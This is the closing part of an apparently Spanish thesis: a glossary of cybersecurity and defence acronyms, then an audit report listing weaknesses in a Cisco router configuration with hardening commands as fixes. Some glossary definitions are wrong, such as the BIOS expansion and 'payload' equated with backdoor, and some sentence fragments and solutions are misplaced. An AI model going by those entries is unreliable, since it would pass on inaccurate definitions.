- **.bat:** Se trata de archivos de texto sin formato que contienen un conjunto de instrucciones que, cuando se ejecuta el archivo, las órdenes contenidas son ejecutadas en grupo de forma secuencial, permitiendo automatizar diversas tareas.
- **.txt:** Se trata de un archivo de texto llano que contiene únicamente texto formado solo por caracteres que son legibles por humanos, careciendo de cualquier tipo de formato tipográfico.
- **Ataque dirigido:** Son aquellos ataques realizados normalmente de manera silenciosa e imperceptible, cuyo objetivo es una persona, empresa o grupos de ambas. No son ataques masivos, porque su objetivo no es alcanzar al mayor número posible de ordenadores. Su peligro
- **Banner:** Referido a un formato publicitario de internet.
- **BIOS:** *Binary input and output system*. Es el primer programa que se ejecuta cuando se enciende el ordenador. Su propósito fundamental es iniciar y probar el hardware del sistema y cargar un gestor de arranque o un sistema operativo desde un dispositivo de almacenamiento de datos.
- **Caché:** Referido a la memoria de un ordenador cuya función es el almacenamiento de instrucciones y datos a los que el procesador debe acceder continuamente como, por ejemplo, las contraseñas de los navegadores web.
- **CCN:** Centro Criptológico Nacional.
- **Ciberamenaza:** Amenaza a los sistemas y servicios presentes en el ciberespacio o alcanzables a través de este.
- **Ciberataque:** Acción producida en el ciberespacio que compromete la disponibilidad, integridad y confidencialidad de la información mediante el acceso no autorizado, la modificación, degradación o destrucción de los sistemas TIC o las infraestructuras que los soportan.
- **Ciberespacio:** Dominio global y dinámico compuesto por infraestructuras de tecnología de la información incluyendo internet, redes de telecomunicaciones y sistemas de información.
- **Ciberinteligencia:** Actividades de inteligencia en soporte de la ciberseguridad. Se trazan ciberamenazas, se analizan las intenciones y oportunidades de los ciberadversarios con el fin de identificar, localizar y atribuir fuentes de ciberataques.
- **Cifrar:** Cifrar un fichero consiste en hacerlo ilegible haciendo uso de un algoritmo (procedimiento o método) y una clave secreta que solo el propio usuario conoce.
- **CISCO:** recibe el nombre de la misma empresa. Famosa por haber desarrollado uno de los sistemas operativos más conocido a nivel mundial (Cisco IOS), el cual equipa a dispositivos de red de todo tipo en todo el mundo, tales como routers o switches.
- **CNI:** Centro Nacional de Inteligencia.
de los casos de carácter reservado ya que su conocimiento puede ser dañino para un usuario u organización.
- **DNS Spoofing:** método empleado para alterar las direcciones de los servidores DNS que utiliza la potencial víctima y de esta forma poder tener el control sobre las consultas que se realizan.
- **DoS:** Referido a ataques de denegación de servicio, consistente en pedirle tantos recursos a un sistema que este queda a todos los efectos incapacitado de servir a nadie más.
- **Dropbox:** Es un servicio de alojamiento de archivos multiplataforma en la nube, operado por la compañía del mismo nombre.
- **EAR:** Entorno de Análisis de Riesgos.
- **ENM:** Escuela Naval Militar.
- **ENS:** El Esquema Nacional de Seguridad tiene por objeto establecer la política de seguridad en la utilización de medios electrónicos. Está constituido por principios básicos y requisitos mínimos que permiten una protección adecuada de la información.
estriba precisamente en que son ataques personalizados, diseñados especialmente para engañar a las potenciales víctimas.
- **Exploit:** Programa que aprovecha la vulnerabilidad de un software.

- **FAS:** Fuerzas Armadas Españolas.
- **Hashes:** Los *hash* o funciones de resumen son algoritmos que consiguen crear a partir de una entrada (ya sea un texto, una contraseña o un archivo) una salida alfanumérica de longitud normalmente fija que representa un resumen de toda la información que se le ha dado.
- **HPS:** Habilitación Personal de Seguridad.
- **INFOSEC:** En este ámbito, hace referencia al conjunto de medidas que sirven para proteger, desde un punto de vista técnico, nuestra información como podría ser la criptología.
- **Ingeniería social:** Conjunto de habilidades entre las que se incluye la manipulación de otros usuarios con el fin de obtener información no necesariamente confidencial, pero sí en la mayoría.
- **Insider:** Personas con acceso al sistema desde dentro del perímetro de seguridad. Es decir, con cierta autorización para el acceso.
- **Logout:** Cerrar sesión en una cuenta o aplicación.
- **LSO:** Ley de Secretos Oficiales.
- **Magerit:** Metodología de análisis y gestión de riesgos de los sistemas de información.
- **Malware:** Software malicioso cuyo objetivo es infiltrarse en un equipo o dañarlo.
- **Man in the Middle:** ataque que consiste en introducirse en la comunicación entre dos equipos para que toda la comunicación pase a través del agresor y así poder hacerse con la información pertinente.
- **MCCD:** Mando Conjunto de Ciberdefensa.
- **MINISDEF:** Ministerio de Defensa.
- **Nube:** Hace referencia a un nuevo modelo de uso de los equipos informáticos. Traslada parte de tus archivos y programas a un conjunto de servidores a los que puedes acceder a través de internet.
- **OTAN:** Organización del Tratado del Atlántico Norte.
- **Payload:** También conocido como *backdoor*, este tipo de archivos nos permite obtener el control remoto de un ordenador que ha sido atacado.
- **Pentesting:** Práctica de atacar diversos entornos con la intención de descubrir fallos, vulnerabilidades u otros fallos de seguridad, para así poder prevenir ataques externos hacia esos equipos o sistemas.
- **Phishing:** Método de ataque que busca obtener información personal o confidencial de los usuarios por medio del engaño o la picaresca, recurriendo a la suplantación de la identidad digital de una entidad de confianza en el ciberespacio.
- **Plugin:** o complemento; es una aplicación que se relaciona con otra para agregarle una función nueva y específica.
- **PRL-SEGOP:** Conjunto de medidas predisuestas en cuanto a la Prevención de Riesgos Laborales dentro del ámbito de la Seguridad Operativa de la Armada.
- **Riesgo residual:** Referido al nivel de riesgo existente tras la implementación de salvaguardas y seguridades en una organización.
- **Script:** Conjunto de órdenes guardadas en un archivo de texto, generalmente muy ligero y, que es ejecutado por lotes o línea a línea, en tiempo real o por un intérprete.
- **STIC:** Seguridad de las Tecnologías de la Información y Comunicación.
- **TIC:** Tecnologías de la Información y la Comunicación.
- **Vulnerabilidad:** Término que hace referencia al elemento de un sistema informático que puede ser aprovechado por un atacante para violar la seguridad.
- **Wifi:** Mecanismo de conexión inalámbrica de área local (WLAN) de dispositivos basados en la norma IEEE 802.11.

ANEXO II: RESULTADOS DE LA AUDITORÍA

USO OFICIAL

Informe ROCIO

resultset-20180302180854

2. Datos del dispositivo auditado

Proyecto: TFG- (Ejemplo Auditoría)

Dispositivo: Prueba-Auditoría-CISCO (Config: config-20180302180757)

Fecha: Fri Mar 2 18:08:55 2018

Reglas: Reglas routers

Dispositivo analizado:

hostname: RouterCUD

Sistema Operativo: Resultado: Imagen de arranque no definida

Tamaño del fichero: 1652 bytes

3. Errores Críticos

- Versión principal no actualizada
Solución: Actualización de IOS
- Service password-encryption no activado
Solución: Añadir comando 'service password-encryption'
- Versión de SSH no configurada
Solución: Añadir comando 'ip ssh version 2'

4. Errores Importantes

- Métodos de autenticación no definidos
Solución: Añadir comandos 'aaa new-model' y 'aaa authentication login ...'
- Identificador de sesión de AAA no definido a 'unique'
Solución: Añadir comando 'aaa session-id unique'
- Detectado problema en configuración de interfaz (ver info adicional)

Figura A2-1 Resultado de la auditoría.

USO OFICIAL

Informe ROCIO

resultset-20180302180854

5. Errores Menores

- Servicio PAD activado
Solución: Añadir comando 'no service pad'
- Servicio tcp-keepalives deshabilitado
Solución: Añadir comandos 'service tcp-keepalives-in' y 'service tcp-keepalives-out'
- Service dhcp habilitado
Solución: Añadir comando 'no service dhcp'
- Servicio logging buffered no activado
Solución: Añadir comando 'logging buffered ...'
- Servicio 'logging file' no activado
Solución: Añadir comando 'logging file ...'
- Ningún servicio de autorización configurado
Solución: Añadir comando 'aaa authorization ...'
- Ningún servicio de contabilidad configurado
Solución: Añadir comando 'aaa accounting ...'
- Encaminamiento fijado en origen habilitado
Solución: Añadir comando 'no ip source-route'
- Mensajes ARP gratuitos deshabilitados
Solución: Añadir comando 'no ip gratuitous-arp'
- BOOTP activado
Solución: Añadir comando 'no ip bootp server'
- Servicio de resolución de nombre activado
Solución: Añadir comando 'no ip domain-lookup'
- CEF para IPv6 no habilitado
Solución: Añadir comando 'ipv6 cef'
- Claves no configuradas
- Time-out y/o número de retransmisiones de SSH no configurados
Solución: Añadir comando 'ip ssh time-out <num>'. Añadir comando 'ip ssh authentication-retries <num>'.
Solución: Deshabilite gestión http con comando 'no http server'
- Excepción -> Error al procesar el comando
Solución: Deshabilite gestión http con comando 'no http server'

Figura A2-2 Resultado de la auditoría.

USO OFICIAL

Informe ROCIO

resultset-20180302180854

- Ruta por defecto configurada
Solución: Borrar ruta con 'no ip route...'ip route 0.0.0.0 0.0.0.0 193.146.212.1'
- Servidor syslog no configurado
Solución: Añadir comandos 'loggin {facility <nombre_org> | source-interface <interfaz> | host <dir_IP> }'
- Servicio CDP activado
Solución: Añadir comando 'no cdp run'
- Route-maps no configurados
- No están protegidos los ficheros de configuración y/o IOS
Solución: Añadir comando 'secure boot-image' y/o 'secure boot-config'
- Time-out y/o método de autenticación no configurados
Solución: Añadir comandos 'exec time-out <minutos> <segundos>' y 'login authentication <nombre>'
- Time-out y método de autenticación no configurados
Solución: Añadir comandos 'exec-timeout <minutos> <segundos>' y 'login authentication <nombre>'
- Se permite otro protocolo que no es SSH
Solución: Configurar vty correctamente mediante los comandos 'access-class ...', 'exec-timeout ...', 'login authentication ...', 'transport input ...' y 'transport output ...'
- Actualización del reloj interno via NTP no activada
Solución: Añadir comando 'ntp update-calendar'
- Servidor NTP no configurado
Solución: Añadir comando 'ntp server <dirección_ip> source <interfaz>'
- Ningún nivel de logging configurado
Solución: Configurar el nivel de trazas (logging) a enviar al servidor syslog mediante comando 'logging trap <level>'
- ERROR: resultado del comando 'show-arp' no disponible
Solución: Comprobar sistemas desconocidos conectados

6. Conclusión

La configuración tiene errores CRÍTICOS que se deben subsanar.

Figura A2-3 Resultado de la auditoría.